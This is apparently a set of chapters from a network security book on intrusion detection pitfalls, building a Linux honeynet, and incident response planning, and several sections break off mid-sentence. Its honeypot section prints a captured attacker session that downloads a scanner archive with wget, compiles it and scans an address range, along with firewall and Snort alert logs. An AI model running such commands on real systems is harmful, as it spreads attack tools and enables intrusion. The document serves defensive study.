- The IDS cannot see all the network traffic. The problem here is deploying the network IDS without sufficient infrastructure planning. A network IDS should be deployed on the network choke point (such as right inside or outside the firewall), on the appropriate internal network segment, or in the DMZ. On shared Ethernet-based networks, the IDS should see all network traffic within the Ethernet collision domain or subnet and traffic destined to and from the subnet, but no more. For switched networks, there are several IDS deployment scenarios that use special switch capabilities, such as port mirroring or spanning.
- The IDS is deployed appropriately, but nobody looks at the alerts it generates. It's well known that the IDS is a detection technology and it never promised to be a shoot-and-forget means of thwarting attacks. While in some cases the organization might get away with dropping the firewall in place and configuring the policy, such a deployment scenario never works for intrusion detection. If IDS alerts are reviewed only after a successful compromise, the system turns into an overpriced incident response helper tool—clearly, not what the technology designers had in mind.
- There is no IDS response policy. The network IDS is deployed, it sees all the traffic, and there is somebody reviewing the alert stream. But what is the response for each event type? Does the person viewing the alerts know the best course of action for each event? How do you tell normal events from anomalous and malicious events? What events are typically false positives (alerts being triggered on benign activity) and false alarms (alerts being triggered on attacks that cannot harm the target systems) in the protected environment? Unless these questions are answered, it is likely that no intelligent action is being taken based on IDS alerts.
- The IDS isn't tuned to its environment. All the previous pitfalls have been avoided, and your network IDS is humming along nicely. However, the staff monitoring the IDS starts to get flooded with alerts. They know what to do for each alert, but how quickly can they take action after receiving the ten-thousandth alert on a given day? Current network IDSs have to be tuned for the environment. While a detailed guide for IDS tuning is beyond the scope of this chapter, two general approaches are commonly used. The first approach is to enable all possible IDS rules and to spend several days flooded with alerts, analyzing them and reducing the ruleset accordingly. This route is more appropriate for internal network IDS deployment. Another solution is to reduce the ruleset to only watch the risky services. This works better in a highly secure DMZ setup where all machines are carefully audited and hardened.
- The inherent limitations of network IDS technology aren't recognized. While anomaly-based IDSs might

 PREV

[< Day](#) [Day Up >](#)

NEXT 

19.7 References

- "Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection," by Thomas Ptacek and Timothy Newsham. (<http://downloads.securityfocus.com/library/ids.ps>)
- "FAQ: Network Intrusion Detection Systems," by Robert Graham. (<http://www.robertgraham.com>)
- "Defeating Sniffers and Intrusion Detection Systems," by Horizon. Phrack Magazine, December 1998.
- "Ups and Downs of UNIX/Linux Host-Based Security Solutions," by Anton Chuvakin. (<http://www.usenix.org/publications/login/2003-04/pdfs/chuvakin.pdf>)
- "Network State Monitoring: A Network Security Assessment Concept," by Andrew Stewart and Andrew Kennedy. (http://www.packetfactory.net/papers/nsm/network_state_monitoring.txt)
- "A Look at Whisker's Anti-IDS Tactics," by Rain Forest Puppy. (<http://www.wiretrip.net/rfp/>)
- "A Strict Anomaly Detection Model for IDS," by Sasha/beetle. Phrack Magazine, May 2000.
- "NIDS on Mass Parallel Processing Architecture," by Abreu J. Wanderly, Jr. Phrack Magazine, August 2001.
- "A Visual Model for Intrusion Detection," by Greg Vert, et al. Center for Secure and Dependable Software, Department of Computer Science, University of Idaho, Moscow.
- "Complete Snort-Based IDS Architecture," by Anton Chuvakin and Vladislav V. Myasnyankin. (<http://www.securityfocus.com>)
- "Ups and Downs of Unix/Linux Host-Based Security Solution." (<http://www.usenix.org/publications/login/2003-04/pdfs/chuvakin.pdf>)

 PREV

[< Day](#) [Day Up >](#)

NEXT 

Chapter 20. Honeypots

A honeypot is a "dummy" target machine set up to observe hacker attacks. A honeynet is a network built around such dummy machines in order to lure and track hackers as they step through the attack process. By studying real-world attacks, researchers hope to predict emerging trends in order to develop defenses in advance. This chapter reviews honeypots and walks you through the steps for constructing your own Linux-based honeynet.

Lance Spitzner, the founder of one such tracking endeavor known as the Honeynet Project (<http://project.honeynet.org>), defines a honeypot as "a security resource whose value lies in being probed, attacked or compromised." The goal of such a masochistic system is to be compromised and abused. Hopefully, each time a honeypot goes up in smoke, the researcher learns a new technique. For example, you can use a honeypot to find new rootkits, exploits, or backdoors before they become mainstream.

Running a honeynet infrastructure is similar to running a spy network deep behind enemy lines. You have to build defenses and also be able to hide and dodge attacks that you cannot defend against, all the while keeping a low profile on the network. It is important to be able to safely study the computer underground from a distance. Instead of going to them, they come to you. Additionally, honeypot stories can be edifying. For example, a researcher relates this tale:

One intruder broke in to a honeypot and deployed his toolkit packaged as his-hacker-nickname.tar.gz. He then used FTP to access his site using the login name his-hacker-nickname. His IRC (Internet Relay Chat) client software (that he also deployed) had the same name embedded that confirmed that he is indeed known under such alias. Imagine our surprise when we discovered that the IP address that he came from resolves to his-hacker-nickname.ro (Romanian site). Now, that's being covert! It appears that he didn't care at all about victims tracing him back.

Another compromised honeypot showed that an attacker's first action was to change the root password on the system. (It does not help to avoid being noticed if an administrator or system owner tries to log in and fails.) Not a single attacker bothered to check for the presence of Tripwire (an integrity-checking system), which is included by default in Red Hat Linux and was used in the honeypot. On the next Tripwire run, all the "hidden" files were easily discovered. Yet another attacker created a directory for himself as /his-hacker-nickname in the disk root directory. Apparently, he thought that no system administrator would be surprised to see a new directory right smack in the root of the disk.

The Honeynet Project differentiates between research and production honeypots. The former are focused on gaining intelligence information about attackers and their technologies and methods, while the latter are aimed at decreasing the risk to a company's IT resources and providing advance warning of incoming attacks on the network infrastructure, and also presumably diverting attacks away from production systems into the closely monitored environment of the honeypot.

Collectively, the honeypots used by the Project are called honeynets. Lance Spitzner describes them as networks of production systems connected to the Internet (sometimes without even a firewall). The systems are standard production systems with real applications commonly used by companies on the Internet. Nothing is faked or artificial. No new vulnerabilities are created for easier hacking. In fact, it is entirely possible to clone a production system and deploy it into the honeynet, provided confidential information is removed or replaced by similar information with no real value.

It is also possible to run a honeypot or honeynet at home or in a small business. In fact, you can deploy simple software such as Linux's honeyd, by Niels Provos, which imitates the response of many known services. In this case, you might be able to collect data from attacks by automated worms and the initial steps of an attack launched by a human intruder. However, the illusion is limited, and none of the desired high-value, after-penetration data can be acquired. It might be fun to watch the honeypot for a while, or it might serve to collect enough data for a high-school project in computer security, but it is not useful for much else. To really get in touch with the dark side, one needs a honeynet: a real machine connected to a network, which can be probed, attacked, "owned," and abused. It is relatively easy to build a honeynet at home. You need a few computers, an Internet connection (even with a dynamic IP address, such as a cable modem), and some knowledge of security; you will soon be the proud owner of a honeynet.

 PREV

[< Day](#) [Day Up >](#)

NEXT 


20.1 Motivation

The trend toward deploying honeypots for network protection is just beginning. Live traffic redirection (a.k.a. bait-and-switch), shield honeypots, and other techniques are in their infancy. The most common motivation for deploying a honeypot or a honeynet is research. Learning about attackers (even if they are just script kiddies, as in most cases of Internet-exposed honeypots) and their tools and techniques is not for everyone. However, it is extremely useful for increasing security awareness, training, and tuning security tools.

The research motivation applies to honeypots exposed to public networks. On the inside, a honeypot provides great value by becoming an "IDS with no false positives" and protects select valuable resources on the network and hosts. Creating bogus database records, files, and other attractive information and monitoring access to them is a good way to thwart some of the most expensive kinds of network abuse and intellectual-property theft. While research is the most important application of honeypots, the protection aspect (for both inside and outside) is increasing in importance.

The next section covers the detailed procedure for building a research honeynet. We guide the reader through the steps of building a Linux-based honeynet. We describe a setup consisting of three hosts: a victim host, a firewall, and an intrusion detection system. The setup shown in [Figure 20-1](#) is run by one of the authors as a part of the Honeynet Research Alliance (<http://www.honeynet.org/alliance/index.html>).

Figure 20-1. Sample honeynet



 PREV

[< Day](#) [Day Up >](#)

NEXT 

20.2 Building the Infrastructure

[Figure 20-1](#) shows the simplest honeynet configuration to maintain; however, a viable honeynet can be set up on a single machine if a virtual environment (such as VMWare or UML-Linux) is used. In this case, virtual machines are created on a single hardware platform. One serves as a firewall, another serves as an intrusion detection system, and yet another serves as a victim. Although the entire network can be created on a single, powerful machine, such virtual honeypots are more risky since the attacker might discover the ruse. In fact, some hacking techniques have been developed to break out of a poorly designed virtual confinement.

It is rare to design a honeypot correctly the first time, due to complexities in the configuration. Typical general-purpose virtual machine systems (such as VMWare) are not designed to be completely covert, and their shielding can be breached. However, some technology has been designed to help. A specially modified Sun Solaris system holds up to four cages with honeypots optimized for security, forensic recovery, and easy configuration. Also, some commercial, special-purpose virtual honeypots are sold by Recourse (now part of Symantec) under the ManTrap brand. Although it might not be completely unbreakable (because nothing really is), at least it is clear that the ManTrap designers had a honeypot application of their system in mind from the beginning. The product even comes with a content generator designed to fill the honeypot with realistic-looking data such as email, web pages, etc. ManTrap is described in Lance Spitzner's book *Honeypots: Tracking Hackers* (Addison-Wesley, 2002), together with other commercial and freeware honeypot solutions.

Combining IDS and firewall functionality by using a gateway IDS allows you to reduce the infrastructure requirements to just two machines. A gateway IDS is a host with two network cards that analyzes the traffic passing through, performs packet forwarding, and sends alert decisions based on packet contents. A gateway IDS (such as the free, open source Hogwash or commercial gateway appliances) passes all traffic and enforces various controls, from simple allow/deny to sophisticated network packet modifications. Such an IDS is even less visible than a typical "passive" sniffing IDS, since it operates on Layer 2 of the TCP/IP protocol stack; it is significantly more covert than a firewall placed in the path of network traffic in a typical honeypot setup.

For example, Hogwash can be set to mangle an attempted buffer overflow attack (such as by replacing the infamous /bin/sh attack string with the innocuous /ben/sh) to protect the remote site from damage. It also increases the appearance of reality for the honeynet setup by making the access controls much harder to detect. However, a gateway IDS, as with the virtual honeynets described above, brings new risks. Unknown attacks, mutated attack variants, and attacks over the encrypted channel all present dangers to the stealth gateway setup. Gateway-based honeypots are called GenII (Generation 2) honeypots by the Honeynet Project, in comparison to the firewall-based GenI (Generation 1) setup. In this chapter, we describe the simpler GenI honeypot, while giving some hints on where GenII will be different. Project Honeynet web pages provide many hints on building GenI and GenII honeynets. They also include some automated tools to ease the configuration process. For example, a complete script to configure a firewall (for GenI) or bridge firewall (for GenII) is available. However, many changes are possible (and even desired), depending upon the goals of the project and available technology. Be careful to avoid "honeypot standardization," so that such networks cannot be fingerprinted.

Our setup uses Linux on all systems, but various other Unix flavors—such as FreeBSD, OpenBSD, NetBSD, and Solaris—can be deployed as victim servers as well. In fact, some experiments have shown that *BSD flavors attract high-quality attackers, although much less often. Linux machines in default configurations are hacked often enough to provide a steady stream of data on hacker activity (and thus a steady stream of fun and learning). While observing the same attack over and over might not bring value after a dozen attacks, even low-level attackers bring interesting tools (such as rootkits and backdoors). Additionally, they often engage in IRC conversations that shed light on their operations.

Solaris can also be deployed on both Intel and Sun SPARC hardware. The latter hardware can be obtained for peanuts on eBay, just as easily as the outdated Intel-based system. Solaris systems take a while to get hacked; reports from other Honeynet Project members indicate that it often takes two to three months for a Solaris machine with known vulnerabilities to be found, attacked, and exploited. FreeBSD or OpenBSD also provide interesting targets, since it is likely that more advanced attackers will be looking for them rather than for mainstream Red Hat Linux boxes. Our FreeBSD honeypot has so far escaped penetration attempts unscathed for three weeks. A true digital samurai might want to go for a hardened OpenBSD box. However, you are not likely to see attackers capable

 PREV

[< Day](#) [Day Up >](#)

NEXT 

[PREV](#)[< Day Day Up >](#)[NEXT](#)

20.3 Capturing Attacks

Once your honeynet is live, what happens next? You run into one of the following examples. Here's a probe (reported by the iptables firewall):

```
Jun 25 18:14:47 fw kernel: INBOUND: IN=eth0 OUT=eth1 SRC=E.V.I.L DST=H.O.N.EY LEN=48
TOS=0x00 PREC=0x00 TTL=113 ID=48230 DF PROTO=TCP SPT=2934 DPT=21 WINDOW=8192 RES=0x00
SYN URGP=0
```

This example is a successful exploit (reported by Snort):

```
06/25-18:15:03.586794  [**] [1:1378:7] FTP wu-ftp file completion attempt { [**]
[Classification: Misc Attack] [Priority: 2] {TCP} 63.161.21.75:3976 -> 10.1.1.2:21
```

Here's an owned system (reported by Snort):

```
Jun 25 18:017:38 ids snort: [1:498:3] ATTACK RESPONSES id check returned root
[Classification: Potentially Bad Traffic] [Priority: 2]: {TCP} 10.1.1.2:21 ->
63.161.21.75:3977
```

The next example is an attacker command-session in which he checks who is on the system, secures it, gets his attack scanner, and starts looking for more boxes to exploit (this is the actual captured session, but the web address has been modified):

```
w
ls
cd /dev/ida
ls
echo "anonymous" >> /etc/users
echo "ftp" >>/etc/ftpusers
echo "anonymous" >>/etc/ftpusers
echo "anonymous" >> /etc/user
wget www.geocities.com/replaced_for_privacy/awu.tgz
tar zxvf awu.tgz
cd aw
make
./awu 63.190
```

It is interesting to note that by using cd /dev/ida; ls the attacker checks whether his rootkit installed correctly in this location. He also performs simple system hardening in order to prevent re-exploitation by his "friends" (note that disabling anonymous FTP access closes this particular hole). This technique is a standard practice of modern script kiddies.

[PREV](#)[< Day Day Up >](#)[NEXT](#)

 PREV

< Day Day Up >

NEXT 

20.4 References

- Project Honeynet. (<http://project.honeynet.org>)
- Honeypots: Tracking Hackers, by Lance Spitzner. Addison-Wesley, 2002. (<http://www.tracking-hackers.com>)
- The Honeypots: Monitoring and Forensics. (<http://honeypots.sourceforge.net>)

 PREV

< Day Day Up >

NEXT 

 PREV

< Day Day Up >

NEXT 

Chapter 21. Incident Response

[Section 21.1. Case Study: Worm Mayhem](#)

[Section 21.2. Definitions](#)

[Section 21.3. Incident Response Framework](#)

[Section 21.4. Small Networks](#)

[Section 21.5. Medium-Sized Networks](#)

[Section 21.6. Large Networks](#)

[Section 21.7. References](#)

 PREV

< Day Day Up >

NEXT 

21.1 Case Study: Worm Mayhem

Right around lunchtime, a help desk operator at Example, Inc. (a medium-sized manufacturing company) received a frantic call from a user who was unable to use his PC: it was continually rebooting. The user also reported that strange items had appeared on his desktop. The help desk operator was not sure whom to contact about such issues, so he tried calling his boss, but his boss was not in at the moment. The operator then opened a case in his Remedy console, describing the user's problem and recording his machine's hostname. Unfortunately, other calls for unrelated support issues grabbed his attention and the rebooting desktop was forgotten.

Meanwhile, the worm—which is what really caused the problems with the user's PC—continued to spread in the company network. The malicious software was inadvertently brought in by one of the sales people who often had to plug their laptops into untrusted networks. However, most of the security-monitoring capabilities were deployed in the DMZ (or "demilitarized zone"—a somewhat inaccurate term for a semi-exposed part of the network where you place publicly accessed servers such as web, FTP, and email servers) and on the outside network perimeter, which left the "soft, chewy center" unwatched. Thus, the company's security team was not yet aware of the developing problem.

The network traffic generated by the worm increased dramatically as more machines became infected and contributed to the flood. Only when many of the infected PCs began attempting to spread the worm out of the company network was the infection noticed by the security team, via the flood of pager alerts. Chaos ensued. Since the breach was not initiated from the outside, the standard escalation procedure the company had previously adopted for hacker attacks was ineffective. Several independent investigations, started by different people, were underway, but there was little or no communication. While some people were trying to install antivirus updates, others were applying firewall blocks (preventing not only the worm scanning but also the download of worm updates), and yet another group was trying to scan for vulnerable machines using their own tools (and contributing to the network-level denial-of-service condition).

After many hours, most of the worm-carrying machines were discovered and the reinfection rate was brought under control, if not eliminated. Due to a major loss in employee time, backend system outage, and unstable network connectivity, the management requested an investigation into who was responsible and how to prevent such incidents. The company hired a computer forensics consultant. Unfortunately, the initial infection evidence was either erased, overwritten on disk, or extremely difficult to find (nobody looked into the help desk system, where the initial call for help resided, since the help desk system was not deemed relevant for security information). The investigation concluded that the malicious software was brought in from outside the company, but the initial infection vector was not determined, since by then some of the machines had already been rebuilt by the IT department, overwriting the infected disk images. In addition, it was extremely difficult to track all the vulnerable and exploited machines, since there was no central point for such information.

This nightmare is what might happen to your company if it lacks a central organization for security monitoring and incident handling, as well as an incident response policy. Huge financial losses, dead-end investigation, an inability to accumulate experience and knowledge in order to improve, and many other problems are likely to result.

This chapter should help you to avoid the pitfalls of chaotic, ineffective incident response. As a first step toward our goal, let us clarify some important definitions. Then we'll build a foundation for an effective incident response policy based on the SANS Institute's six-step process.[\[1\]](#)

[1] The SANS Institute's six-step incident response methodology was originally developed for the U.S. Department of Energy and was subsequently adopted elsewhere in the U.S. Government and then popularized by the SANS Institute (<http://www.sans.org>).

 PREV

[< Day](#) [Day Up >](#)

NEXT 

21.2 Definitions

A security event is a single, observable occurrence as reported by a security device or application or noticed by the appropriate personnel. Thus, both an IDS alert and a security-related help desk call qualify as a security event. A security incident is an occurrence of one or several security events that have a potential to cause undesired functioning of IT resources or other related problems. We'll limit our discussion to information security incidents, which cover computer and network security, intellectual property theft, and many other issues related to information systems.

An incident response is the process of identification, containment, eradication, and recovery from computer incidents, performed by a responsible security team. It is worthwhile to note that the security team might consist of just one person, who might be only a part-time incident responder (and not even by choice). Whoever takes part in dealing with the incident's consequences becomes part of the incident response team, even if the team does not exist as a defined unit within the organization. A security response is defined as an incident response taken in a broad context. Security extends far beyond the incident response process that is activated when a denial-of-service attack hits the web server or a malicious hacker breaches the perimeter. A large part of security is responding to daily security events, log entries, and alerts that might or might not develop into full-scale incidents. Thus, "security response" is the reaction of an organization to security events, ranging from a new line in a logfile to corporate espionage or major a DDoS attack.

An incident case is a collection of evidence and associated workflow related to a security incident. Thus, the case is a history of what happened and what was done, with supporting evidence. The incident case might include various documents such as reports, security event data, results of audio interviews, image files, and more. The incident report is a document prepared after an incident case investigation. An incident report might be cryptographically signed or have other assurances of its integrity. Most incident investigations result in a report that is submitted to appropriate authorities (either internal or outside the company), containing some or all data associated with the case. Note that the term evidence is used throughout this chapter to indicate any data discovered in the process of incident response, not only data collected that is admissible in the court of law.

Prevention-detection-response is the mantra of information security practitioners. Each component is crucial. We have looked prevention in [Chapter 11](#), while [Chapter 18](#) and [Chapter 19](#) covered detection. This chapter completes the mantra: it shows what to do after you detect an attack. We also revisit certain aspects of detection; specifically, how to know that you were attacked.

All three points of the mantra are important to the security posture. Moreover, unlike detection and prevention, response is impossible to avoid. While it is common for organizations to have weak prevention and detection capabilities, response is mandatory—your organization will likely be made to respond in some way after the incident has occurred. Even in cases where ignoring the incident or doing nothing and facing the consequences might be the chosen response option, an organization implicitly follows a response plan. Preparing for incident response is one of the most cost-effective security measures an organization can take.

Timely and effective incident response is directly related to decreasing incident-induced loss to the organization. It can also help to prevent expensive and hard-to-repair damage to your reputation, which often occurs following a security incident. Several industry security surveys have identified a trend: a public company's stock price may plunge because of a publicly disclosed incident.^[2] Incidents that are known to wreak havoc upon organizations may involve hacking, virus outbreaks, economic espionage, intellectual property theft, network access abuse, theft of IT resources, and other policy violations. Many such incidents run counter not only to internal policies, but also counter to federal, state, and local criminal laws.

[2] If you think not disclosing is a measure against this effect, think again—often the attacker will do it for you, just to embarrass your company. Also, new laws may require you to disclose incidents.

Even if a formal incident response plan is lacking, after the incident occurs the company's management might need to answer these questions:

-

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

21.3 Incident Response Framework

To build an initial incident response framework, we can use the SANS Institute's six-step incident response methodology. The methodology includes the following steps for dealing with an incident:

1. Preparation

2. Identification

3. Containment

4. Eradication

5. Recovery

6. Follow-up

The actions defined by the plan begin before an incident transpires (extensive preparation steps) and extend beyond the end of the immediate mitigation activities (follow-up).

21.3.1 Preparation

The preparation stage covers everything that needs to be done before an incident ever takes place. It involves technology issues (such as preparing response and forensics tools), learning the environment, configuring systems for optimal response and monitoring, and business issues such as assigning responsibility, forming a team, and establishing escalation procedures. Additionally, this stage includes steps to increase security and to thus decrease the likelihood of and damage from any possible incidents. Security audits, patch management, employee security awareness programs, and other security tasks all serve to prepare the organization for the incident.

Building a culture of security and a secure computing environment is also incident preparation. For example, establishing real-time system and network security monitoring programs provides early warning about hostile activities and helps in collecting evidence after the incident.

A company-wide security policy is crucial for preparing for incidents. This policy defines the protection of company resources against various risks, including internal abuse and lawsuits. Often the policy must satisfy the "due diligence" requirements imposed by legislation onto specific industries (such as HIPAA for healthcare and GLBA for the finance industry). A separate incident response policy, one that defines all the details of the response process policy and assigns the incident "owners," might be needed to further specify the actions that have to be taken after a security incident. Such a policy contains guidelines that will help the incident response process to flow in an organized manner. The policy minimizes panic and other unproductive consequences of poor preparation.

21.3.2 Identification

Identification is the first step after an incident is detected, reported by third parties, or even suspected. Determining whether the observed event does in fact constitute an incident is crucial. Careful record keeping is very important, since such documentation will be heavily used at later stages of the response process. You should record everything observed in relation to the incident, whether online or in the physical environment. In fact, several incident response guides mandate pictures of the compromised systems and the environment in which they are used. Increased security event monitoring is likely to help at this stage by providing information about the chain of events. During this stage, it is important that the people responsible for handling the incident maintain the proper chain of custody. Contrary to

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

21.4 Small Networks

Since corporations often have their own endless tomes of security "best practices" governing incident response (however inadequate they may be, due to the policies being out-of-date, not promoted, or simple not followed), we'll first focus on incident response for home systems or small businesses.

What are the ideal requirements of a small home office LAN or home system security response? Keep in mind that few users are excited about reviewing their system logfiles. Even fewer collect attack statistics from home systems (unless they are members of the <http://www.dshield.org> distributed intrusion detection project). Still fewer care about failed attacks (like CodeRed on a system with no web server or on a Unix machine). While collecting such data might make for scintillating conversation for experts, the average user probably does not care how many CodeRed hits his personal firewall blocked. In Windows environments, it is more practical for the average user to simply clean viruses in case of infection than to save them for future dissection and cataloging. While readers of this book might well be interested in dissecting Windows malware (see [Chapter 2](#)), most end users are not likely to have such a hobby.

An important consideration in a small network is that there's usually no administrative requirement to keep audit trails for evidence—so most people do not keep them. Such neglect complicates incident response in comparison with corporate systems. While it is becoming more popular to report port-scanning kiddies to their ISPs, the endeavor often proves futile, especially when the suspected attack comes from a remote country. In fact, many apparent "attack attempts" actually come from worms trying to penetrate systems on random IP addresses, without regard to available vulnerable services.

Note that this heightened user transparency shouldn't undermine the efficiency of security measures: the fact that users do not notice security measures should not undermine their efficiency against threats the measures are designed to counter.

Home security should serve to stop casual attackers from abusing the system, block popular automated attack tools such as worms, and (depending upon the individual security requirements) prevent some sophisticated intrusions as well. If the system is compromised, there should be enough data logged to learn what happened. This helps prevent recurrence, but it's probably not enough to build a solid court case.

Before we dive into the area of response, let's briefly return to prevention, since it falls within the preparation part of incident response, according to the SANS six-step model. Here are some of the examples of best practices for securing a small home LAN or a single Unix/Linux system:

1.

Remove all network services that are not used (NFS, NIS, web server, etc.).

2.

Set the host firewall (Linux iptables, ipchains, FreeBSD, NetBSD, or ipf or OpenBSD's newer pf code) to drop or reject all incoming connections from the outside. If you can live with these restrictions, it will prevent all network hacking almost as well as being disconnected from the Internet: limiting outbound connections can be useful for a home network and can protect against a Trojan rooted inside.

3.

Use a strong password or long passphrase. (If you do allow remote access, it makes sense to make password guessing more difficult.)

4.

Use some form of automated backup (i.e., hard drive mirroring via script or similar provision).

Some elements considered "good security" (such as patching regularly) are conspicuously absent from this list. The reason is that the above measures simply need to be enabled once and require no maintenance, while contributing a great deal to security.

The incident response plan for smaller systems will likely be aimed at putting the system back as it was and

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

21.5 Medium-Sized Networks

Let us now consider a small- to medium-sized business, which likely has no dedicated security staff. Although similar to the home system case, the medium-sized network has some important differences, outlined below. As discussed in [Chapter 18](#), a company is regulated by more administrative requirements and legal responsibilities than the home office of a private citizen. Thus, the level of security and accountability is higher. Most organizations connected to the Internet have at least one firewall and some sort of DMZ set up for public servers (web, email, FTP, remote access). Many deploy intrusion detection systems and virtual private networks (VPNs). Signals coming from all these technologies need to be interpreted and dealt with. The technologies deployed during the preparation stage can greatly help future identification and containment.

The security response for such an organization focuses on severe threats. It is well known that many low-severity threats (such as someone performing port scans) might be precursors for more serious attacks (such as attempted break-ins). Unfortunately, a small company rarely has the personnel to investigate them. Ideally, security reports should include more serious attacks that actually have a chance of succeeding (unlike, say, exploits for services that are not installed). A central syslog server (for Unix environments) is of great value: using freeware tools such as logcheck (<http://www.psionic.com>), swatch (<http://www.oit.ucsb.edu/~eta/swatch/>), logwatch (<http://www.logwatch.org>), or logsurfer (<http://www.cert.dfn.de/eng/logsurf/>) helps to cope with a flood of logging information and to detect signs of an attack. A host-based IDS will probably take priority over a network IDS, since the latter produces much more information that requires analysis, while alerts from the former usually indicate a successful intrusion requiring immediate corrective action.

In addition, however unconventional it might sound, security controls for this environment must be user-friendly in order to work. The reasoning behind this is simple: the friendlier they are, the more they will be used—saving the company, for example, from the "password disease" (if you force everybody to have difficult-to-guess passwords, they are likely to post them on their monitors so they don't forget them). The recent rise of hardware security appliances configurable via a browser-based GUI proves this trend.

The audit trail (including security device and system logs) also needs to be collected and kept with more diligence in a medium-sized network than in a home system, since it might be used for attack analysis. System logs and logs from security devices should be archived for at least a week, if storage space permits. This allows you to track the events that led to a compromise, especially if the attacker first tried other methods or tried to penetrate other machines. This information helps investigators assess the damage, evaluate the efficiency of network defenses, and accumulate more evidence for possible litigation or prosecution. It is necessary to stress the importance of a written security policy for audit data collection. Unless mandated by policy or present in a contract signed by all employees, collection of such data can be considered a privacy offense, putting the company at risk of being sued. This danger especially applies to network sniffers that record all network traffic.

Because of the expense, the incident response process for a small- to medium-sized company concentrates on restoring functionality rather than prosecuting the attacker. The eradication and recovery stages are prominent, often in lieu of preparation (there's little planning, if any) and identification (the incident is only responded to when it becomes obvious). Reporting the incident to law enforcement might happen if the benefits of such an action are viewed as exceeding the problems it is sometimes known to cause. The critical issue for incident response in this environment is a response plan. While a dedicated team is impractical, having a plan will take the company a long way toward avoiding common incident problems. Such problems can include panic, denial, confusion, the destruction of evidence, and the blaming of random individuals within the company—as the worm mayhem scenario earlier in this chapter illustrated. It makes sense to designate a person responsible for incident response. Even if not trained in information security, such a person might be able to recognize that an incident is taking place and put a plan into action by contacting the right people. Thus, the preparation stage centers on finding and dedicating such a person within the organization.

Overall, the security response process for such a company focuses on surviving as opposed to fighting back—i.e., speedy recovery and inexpensive prevention. Responding to a major incident will probably involve outside consultants, if detailed investigation is justified for cost reasons. Pursuing an attacker is unlikely.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

21.6 Large Networks

A company with a large IT department and a dedicated security staff is in a unique position in relation to security response. On the one hand, they have more resources (human and financial) and can accomplish more in terms of security; on the other hand, they have more eggs to watch, in many different baskets. They will likely spend more effort preparing for potential incidents and will often have the infrastructure to identify and contain them.

The theme for a large company's security response is often cost effectiveness: "How do we accomplish more with less? How do we stay safe and handle the threats that keep appearing in ever-increasing numbers? What do we do when the safeguards fail and the enterprise is faced with a major security crisis?" These questions can be answered by a good security plan based on the SANS six-step process.

A large network adds complexity to the security posture—and having complicated perimeter defenses and thousands of internal machines on various platforms does not simplify incident management. Firewalls, IDSs, various access points (e.g., dial-up servers, VPNs), and systems on the LAN generate vast amounts of security information. It is impossible to respond to all of it. In addition, few of the events mean anything without the proper context: a single packet arriving at port 80 of the internal machine might be somebody from within the LAN mistyping a URL (not important), or it could be a port-scan attempt within the internal network (critical importance) or misconfigured hardware trying to do network discovery (low importance).

Using automated tools to sort through the incoming data might help to discover hidden relations between various security data streams. The simplest example is the slow horizontal port scan—port 80 on IP 1.2.3.4, then port 80 on 1.2.3.5, and so on—as opposed to a sequential port scan with port 80 on 1.2.3.4, then port 81 on 1.2.3.4, and so on. A single packet arriving at the port will most likely go unnoticed if the observer is only looking at an individual device's output, while the evidence of a port scan becomes clear with correlation. Thus, it makes sense to use technology to intelligently reduce the audit data and to perform analysis in order to selectively respond to confirmed danger signs. Commercial Security Information Management (SIM) solutions can achieve this.

In a large environment, the security professional may be tempted not only to automate the collection and analysis of data but to save even more time by automating incident response. A certain degree of incident response automation is certainly desirable. A recent trend in technology merges SIM solutions with incident workflow engines and aims to optimize many of the response steps. However, an automated response can cause problems (see <http://online.securityfocus.com/infocus/1540>) if deployed carelessly. Difficult-to-track problems might involve creating DoS conditions on a company's own systems.

Incident response in a large corporate environment should have a distinct containment stage, since many organizations still adhere to the "hard outside and soft inside" architecture rather than one based on defense-in-depth. Thus, promptly stopping the spread of damage is essential to an organization's survival.

On the investigative side, a large organization is likely to cooperate with law enforcement and try to prosecute attackers. For certain industries (such as finance), reporting incidents to law enforcement is mandatory. As a result, the requirements for audit trails are stricter and should satisfy the standard for court evidence handling (hard copies locked in a safe, raw logs kept, etc.). You can learn more about law enforcement investigative procedures for computer crimes in the article "How the FBI Investigates Computer Crime" (http://www.cert.org/tech_tips/FBI_investigates_crime.html).

Overall, a large company's security response concentrates on intelligently filtering out events and developing policies to make incident handling fast and effective, while focusing on stopping the spread of the attack within internal networks. An internal response team might carry the burden of investigation, possibly in collaboration with law enforcement.

21.6.1 Incident Identification

Depending upon how far you want to go to improve the detection capabilities of your computer system, consider solutions ranging from installing a full-blown network intrusion detection system, such as Snort, to doing nothing and relying on backups as a method of recovery. The optimal solution is somewhere in the middle of these extremes.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

< Day Day Up >

NEXT 

21.7 References

- Here's a useful resource with some static tools for IR on Intel systems. (<http://www.incident-response.org>)
- The FIRST web site, with resources on procedures for IR. (<http://www.first.org/docs>)
- Handbook for Computer Security Incident Response Teams (CSIRTs). (<http://www.sei.cmu.edu/publications/documents/98.reports/98hb001/98hb001abstract.html>)
- SecurityFocus IR resource archive. (http://online.securityfocus.com/cgi-bin/sfonline/incidents_topics.pl)
- Dave Dittrich on incident cost evaluation. (<http://staff.washington.edu/dittrich/misc/faqs/incidentcosts.faq>)
